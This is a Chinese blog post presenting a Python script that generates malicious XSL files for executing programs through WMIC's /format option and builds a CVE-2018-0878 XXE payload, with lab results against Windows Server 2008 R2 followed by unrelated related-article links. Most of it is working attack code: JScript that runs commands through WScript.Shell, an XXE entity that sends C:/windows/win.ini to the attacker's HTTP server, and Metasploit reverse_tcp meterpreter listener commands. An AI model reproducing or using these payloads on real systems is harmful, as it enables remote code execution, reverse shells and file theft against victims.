
python打造XslGenerator
0x00前言
今天加载了Demon哥分享的RSS。其中有一篇是三好学生讲的:

在仔细越读这篇文章后,我懂得了里面的一些骚操作,所以有了以下的
脚本。
0x001代码
import optparse
import time
import os
import socket def main():
parser=optparse.OptionParser()
parser.add_option('-b',dest='local',action='store_true',help='Generator Local Xsl')
parser.add_option('-y',dest='Long',action='store_true',help='Generator Long-range Xsl')
parser.add_option('-j',dest='CVE',action='store_true',help='Conduct CVE-2018-0878')
(options,args)=parser.parse_args()
if options.local:
Local()
elif options.Long:
Long()
elif options.CVE:
Cve()
else:
parser.print_help()
exit() def Local():
with open('poc.xsl','w') as l:
l.write('''<?xml version="1.0"?>
<!-- Copyright (c) Microsoft Corporation. All rights reserved. -->
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:user="urn:my-scripts">
<xsl:output encoding="utf-16" omit-xml-declaration="yes"/>
<xsl:param name="norefcomma"/> <msxsl:script language="JScript" implements-prefix="user">
function myFunction() {
var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
return "";
}
</msxsl:script> <xsl:template match="/"> <xsl:value-of select="user:myFunction()"/> Node,<xsl:for-each select="COMMAND/RESULTS[1]/CIM/INSTANCE[1]//PROPERTY|COMMAND/RESULTS[1]/CIM/INSTANCE[1]//PROPERTY.ARRAY|COMMAND/RESULTS[1]/CIM/INSTANCE[1]//PROPERTY.REFERENCE"><xsl:value-of select="@NAME"/><xsl:if test="position()!=last()">,</xsl:if></xsl:for-each><xsl:apply-templates select="COMMAND/RESULTS"/></xsl:template> <xsl:template match="RESULTS" xml:space="preserve"><xsl:apply-templates select="CIM/INSTANCE"/></xsl:template>
<xsl:template match="VALUE.ARRAY" xml:space="preserve">{<xsl:for-each select="VALUE"><xsl:apply-templates select="."/><xsl:if test="position()!=last()">;</xsl:if></xsl:for-each>}</xsl:template>
<xsl:template match="VALUE" xml:space="preserve"><xsl:value-of select="."/></xsl:template>
<xsl:template match="INSTANCE" xml:space="preserve">
<xsl:value-of select="../../@NODE"/>,<xsl:for-each select="PROPERTY|PROPERTY.ARRAY|PROPERTY.REFERENCE"><xsl:apply-templates select="."/><xsl:if test="position()!=last()">,</xsl:if></xsl:for-each></xsl:template> <xsl:template match="PROPERTY.REFERENCE" xml:space="preserve"><xsl:apply-templates select="VALUE.REFERENCE"></xsl:apply-templates></xsl:template> <xsl:template match="PROPERTY"><xsl:apply-templates select="VALUE"/></xsl:template>
<xsl:template match="PROPERTY.ARRAY"><xsl:for-each select="VALUE.ARRAY"><xsl:apply-templates select="."/></xsl:for-each></xsl:template> <xsl:template match="VALUE.REFERENCE">"<xsl:apply-templates select="INSTANCEPATH/NAMESPACEPATH"/><xsl:apply-templates select="INSTANCEPATH/INSTANCENAME|INSTANCENAME"/>"</xsl:template> <xsl:template match="NAMESPACEPATH">\\<xsl:value-of select="HOST/text()"/><xsl:for-each select="LOCALNAMESPACEPATH/NAMESPACE">\<xsl:value-of select="@NAME"/></xsl:for-each>:</xsl:template> <xsl:template match="INSTANCENAME"><xsl:value-of select="@CLASSNAME"/><xsl:for-each select="KEYBINDING"><xsl:if test="position()=1">.</xsl:if><xsl:value-of select="@NAME"/>="<xsl:value-of select="KEYVALUE/text()"/>"<xsl:if test="position()!=last()"></xsl:if><xsl:if test="not($norefcomma="true")">,</xsl:if><xsl:if test="$norefcomma="true""><xsl:text> </xsl:text></xsl:if></xsl:for-each></xsl:template> </xsl:stylesheet>
''')
l.close()
print('[*]{}'.format('Generation completion'))
print('[*]{}'.format('you want to bounce meterpreter.Please create the back door and put the generated back door inito the clear computer,and use modify.py to modify the place where exe is executed'))
print('[*]{}'.format('Enter the directory where you store poc.xsl and exeute the command in the target computer: wmic os get format:poc')) def Long():
with open('Longpoc.xsl','w') as g:
g.write('''<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
<ms:script implements-prefix="user" language="JScript">
<![CDATA[
var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
]]> </ms:script>
</stylesheet>
''')
g.close()
print('[*]{}'.format('Generation completion'))
os.system('mv Longpoc.xsl /var/www/html')
print('[*]{}'.format('This XSL is moved to the /var/www/html directory'))
print('[*]{}'.format('Modify the program executed in XLS with modify.py'))
print('[*]{}'.format('Put the generated back door into the target computer'))
print('[*]{}'.format('Start the Apache service'))
print('[*]{}'.format('wmic os get format:"http://IP/Longpoc.xsl"')) def Cve():
print('[@]Vulnerability introduction:https://www.exploit-db.com/exploits/44352/')
s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
connect=s.connect(('8.8.8.8',80))
ip=s.getsockname()[0]
ml="python -m SimpleHTTPServer 8080"
with open('xxe.xml','w') as c:
c.write('''<!ENTITY % payload SYSTEM "file:///C:/windows/win.ini">
<!ENTITY % root "<!ENTITY % oob SYSTEM 'http://{}/?%payload;'> ">
'''.format(ip))
c.close()
os.system('mv payload.xls /var/www/html') with open('payload.xsl','w') as p:
p.write('''<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE zsl [
<!ENTITY % remote SYSTEM "http://{}:8080/xxe.xml">
%remote;%root;%oob;]>
'''.format(ip))
p.close()
print('[*]{}'.format('Get the native IP:',ip))
print('[*]{}'.format('Create a httt server'))
print('[*]{}'.format('Have been created xxe.xml'))
print('[*]{}'.format('Already moved /var/www/html'))
print('[*]{}'.format('Have benn payload.xls,Move him to the computer,And execute the command:wmic os get format:payload.xsl'))
os.system(ml)
if __name__ == '__main__':
main()
测试结果: -b
攻击机:Ubuntu
受害者:windows server 2008 r2
生成后并修改后的的xsl

msfvenom生成的shell.exe

Windows Server 2008 r2

进入shell.exe所在的目录中在cmd中执行:wmic os get /format:sd
Ubuntu中执行监听:
use exploit/multi/headers

set LHOST 192.168.223.133

set LPORT 4444

set PAYLOAD windows/x64/meterpreter/reverse_tcp

run

测试结果:-j CVE-2018-0878
漏洞结果详情:https://www.exploit-db.com/exploits/44352/
生成了xxe.xml与payload.xls
xxe.xml移动到了/var/www/html
payload.xls放入到受害者windows server 2008 r2
xxe.xml:
<!ENTITY % payload SYSTEM "file:///C:/windows/win.ini">

<!ENTITY % root "<!ENTITY % oob SYSTEM 'http://192.168.223.133:8080/?%payload;'> ">
payload.xsl:
<?xml version="1.0" encoding="UTF-8" ?>

<!DOCTYPE zsl [

<!ENTITY % remote SYSTEM "http://192.168.223.133:8080/xxe.xml">

%remote;%root;%oob;]>
启动apache服务
service apache2 start

在windows server 2008 r2中执行:
wmic os get /format:payload.xsl

执行失败但漏洞触发成功了。
这里的-b选项我就不演示了,具体步骤跟上面两个差不多
1.生成的poc.xsl修改在目标机上执行的程序并移动到apache2
2.开启apache2
3.将生成的后门扔到目标机
4.执行wmic os get /format:"http://192.168.223.133/poc.xsl"
这时候wmic就会请求xsl并执行。你如果此刻在监听你就收到了一个shell
python打造XslGenerator的更多相关文章
- 教你用python打造WiFiddos
本文来源于i春秋学院,未经允许严禁转载. 0x00 前言因为在百度上很难找到有关于用python打造WiFidos的工具的,而且不希望大家成为一名脚本小子,所以我打算写一篇,需要的工具有scapy,i ...
- phantomjs + python 打造一个微信机器人
phantomjs + python 打造一个微信机器人 1.前奏 媳妇公司不能上网,但经常需要在公众号上找一些文章做一些参考,需要的时候就把文章链接分享给我,然后我在浏览器打开网页,一点点复制过 ...
- 【python】10分钟教你用python打造贪吃蛇超详细教程
10分钟教你用python打造贪吃蛇超详细教程 在家闲着没妹子约, 刚好最近又学了一下python,听说pygame挺好玩的.今天就在家研究一下, 弄了个贪吃蛇出来.希望大家喜欢. 先看程序效果: 0 ...
- 10分钟教你用Python打造微信天气预报机器人
01 前言 最近武汉的天气越来越恶劣了.动不动就下雨,所以,拥有一款好的天气预报工具,对于我们大学生来说,还真是挺重要的了.好了,自己动手,丰衣足食,我们来用Python打造一个天气预报的微信机器人吧 ...
- 第11章:使用Python打造MySQL专家系统
1.Python语言高级特性 1).深入浅出Python生成器 1).生成器函数:与普通函数定义类似,使用yield语句而不是return语句返回结果.yield语句一次返回一个结果,在每个结果中间挂 ...
- 基于微博数据用 Python 打造一颗“心”
一年一度的虐狗节刚过去不久,朋友圈各种晒,晒自拍,晒娃,晒美食,秀恩爱的.程序员在晒什么,程序员在加班.但是礼物还是少不了的,送什么好?作为程序员,我准备了一份特别的礼物,用以往发的微博数据打造一颗“ ...
- 自己动手python打造渗透工具集
难易程度:★★★阅读点:python;web安全;文章作者:xiaoye文章来源:i春秋关键字:网络渗透技术 前言python是门简单易学的语言,强大的第三方库让我们在编程中事半功倍,今天我们就来谈谈 ...
- python打造渗透工具集
python是门简单易学的语言,强大的第三方库让我们在编程中事半功倍,今天我们就来谈谈python在渗透测试中的应用,让我们自己动手打造自己的渗透工具集. 难易程度:★★★阅读点:python;web ...
- “猜你喜欢”的背后揭秘--10分钟教你用Python打造推荐系统
欲直接下载代码文件,关注我们的公众号哦!查看历史消息即可! 话说,最近的瓜实在有点多,从我科校友李雨桐怒锤某男.陈羽凡吸毒被捕.蒋劲夫家暴的三连瓜,到不知知网翟博士,再到邓紫棋解约蜂鸟.王思聪花千芳隔 ...
随机推荐
- [Linux] mysql的安装和使用
1.安装 sudo apt-get install mysql-server sudo apt-get install mysql-client 安装的时候会提示设置密码 2.使用 (1)mysql操 ...
- Python的安装与设置
1.Python的下载与安装最新的python 版本下载可以去python的网站进行下载 . 考虑系统兼任这里下载32位的Python 双击下载的exe文件进行安装 单击Next 完成Python 安 ...
- gulp使用 实现文件修改实时刷新
gulp例子:https://github.com/Aquarius1993/gulpDemo 淘宝镜像:$ npm install -g cnpm --registry=https://regist ...
- Maven部署Jetty服务器pom.xml
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/20 ...
- Django项目部署(阿里云)(1)--基本功能实现
新博客地址:http://muker.net/django-server.html 手头需要部署一个Django项目,前面的博客也因为偷懒也没有部署,这里记录一下部署过程.ps:其实网上比较靠谱的说明 ...
- UWP 中的 LaunchUriAsync,使用默认浏览器或其他应用打开链接
古老的 Win32 应用启动其他程序太过方便,以至于一部分开发者都已经不记得 Windows 能通过关联协议的方式通过统一资源定位符(URI)来启动应用程序了. 转到 UWP 后,使用 URI 启动应 ...
- Python3.x time模块
python中,我们会用到很多和时间相关的操作.下面就来看看时间的模块的作用. 使用相应功能需要导入time模块 import time time模块方法: asctime(p_tuple=None) ...
- HttpMessageConvert
1. 我们先来看看框架会自动注册哪些httpmessageconvert? 在哪个地方开始注册的? 在对mvc:annotation-driven解析的AnnotationDrivenBeanDefi ...
- __getitem__ 专用方法
(1) __getitem__ 专用方法很简单.像普通的方法 clear,keys 和 values 一样,它只是重定向到字典,返回字典的值.但是怎么调用它呢?哦,你可以直接调用 __getitem ...
- Python 3 利用 Dlib 实现人脸检测和剪切
0. 引言 利用 Python 开发,借助 Dlib 库进行人脸检测 / face detection 和剪切: 1. crop_faces_show.py : 将检测到的人脸剪切下来,依次排序平 ...